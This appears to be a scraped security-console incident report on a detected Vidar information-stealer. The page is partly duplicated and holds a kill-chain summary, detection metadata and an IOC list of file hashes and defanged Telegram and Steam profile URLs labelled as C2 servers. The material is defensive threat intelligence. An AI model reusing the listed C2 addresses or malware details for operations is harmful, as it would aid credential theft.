CYBER KILL CHAIN

ACTIVITIES

Legend

Workload1

Process1

File1

Involved2

Malicious threat1

Incident trigger1

Attack summary

1. Attack techniques and tools used

The incident involved the detection of the `vidar.exe` file, which is associated with the SFS Stealer Vidar.G threat. The `Explorer.EXE` process attempted to access this malicious object, indicating potential exploitation of the system.

2. Potential motivations behind the attack

The presence of the Vidar stealer suggests that the attackers may have been motivated by financial gain, as this type of malware is commonly used to steal sensitive information such as financial credentials and personal data.

TO

IS

Explorer.EXE

On-Access scan

vidar.exe

vidar.exe

OVERVIEWRESPONSE ACTIONSACTIVITIES

Severitymsum

File found on2 workloads

TechniqueUser Execution

TacticExecution

Reason of detectionAn adversary might rely upon specific actions by a user in order to gain execution. Users might be subjected to social engineering to get them to execute malicious code by, for example, opening a malicious document file or link. These user actions will typically be observed as follow-on behavior from forms of Phishing.

DetectionsMalware detected

Detection dateJan 21, 2026 10:17:02:600215

Threat nameView all threat names

ML.Generic.MaliciousExe

SFS-Stealer Vidar.G

Image is loading

Incidents184

Threat statusMitigated

SeverityHIGH

Investigation stateClosed

Positivity level10 / 10

Incident typeMalware detected

CreatedJan 21, 2026 10:17:47:928

UpdatedJan 21, 2026 10:17:47:928

Post comment

Remediate entire incident

CYBER KILL CHAIN

ACTIVITIES

Legend

Workload1

Process1

File1

Involved2

Malicious threat1

Incident trigger1

Attack summary

1. Attack techniques and tools used

The incident involved the detection of the `vidar.exe` file, which is associated with the SFS Stealer Vidar.G threat. The `Explorer.EXE` process attempted to access this malicious object, indicating potential exploitation of the system.

2. Potential motivations behind the attack

The presence of the Vidar stealer suggests that the attackers may have been motivated by financial gain, as this type of malware is commonly used to steal sensitive information such as financial credentials and personal data.

TO

IS

Explorer.EXE

On-Access scan

vidar.exe

vidar.exe

OVERVIEWRESPONSE ACTIONSACTIVITIES

Severitymsum

File found on2 workloads

TechniqueUser Execution

TacticExecution

Reason of detectionAn adversary might rely upon specific actions by a user in order to gain execution. Users might be subjected to social engineering to get them to execute malicious code by, for example, opening a malicious document file or link. These user actions will typically be observed as follow-on behavior from forms of Phishing.

DetectionsMalware detected

Detection dateJan 21, 2026 10:17:02:600215

Threat nameView all threat names

ML.Generic.MaliciousExe

SFS-Stealer Vidar.G

Indicators of Compromise (IOCs)

IOC

Description

2f416aac027f19f563cc45e3b4b72e992aaafb63da27f968b9a76a391134dc7d

Compiled PowerShell Loader

b1cebd305c6aa27048a3673e70f8e1604735b2c06c83452d2935c330b5a3eb58

67/69

Compiled PowerShell Loader

b6192c05029c8905fcbb88469d712dfdeaf1feb33b0690f8539373f19b6cbf85

ZIP containing Inflated Vidar Loader

fa7eafa65996c325faf2d77cc2d80179daa9228b3c138d2d3365280c79e30820

ZIP containing Inflated Vidar Loader

cbf2218ce316134795c75691f17dfaf02071ff5c369049fbf11ed072cf2103ab

ZIP containing Inflated Vidar Loader

c5e7fab18baee4a6b092e566414f4d2df1afbde35a1d12f518113054f144853f

ZIP containing Inflated Vidar Loader

4a090e26e285661730dfd0911856c830bd0a44e639237178476ccb4993d7974f

Inflated Vidar Loader

e1979c42cb9e72ba9f9cae7364887df1edcad38128feefdc3adbc768c51da05

Extracted Vidar Loader

d1721c9adcfa3d16bb4907afccfae64517e6c58a7c6ef058c9f5f543f60240c9

Extracted Vidar Loader

d1258b4c2b9849833651d1e844d1a99a5bc7febbb751548f960e92525afe6c26

Vidar Stealer 2.0

bfee57d9e1b68c5c5aa63792b4e67b94f3361749e186531bd01609d9382672f3

Vidar Stealer 2.0

496d15810c25136955dd9aed6d018519380ee431f28c1bca715da59fe1385d12

Vidar Stealer 2.0

hxxps://telegram[.]me/bul33bt

C2 Server

hxxps://telegram[.]me/cego54

C2 Server

hxxps://telegram[.]me/ahnadar

C2 Server

hxxps://steamcommunity[.]com/profiles/76561198765046918

C2 Server

hxxps://steamcommunity[.]com/profiles/76561198761022496

C2 Server

hxxps://steamcommunity[.]com/profiles/76561198780411257

C2 Server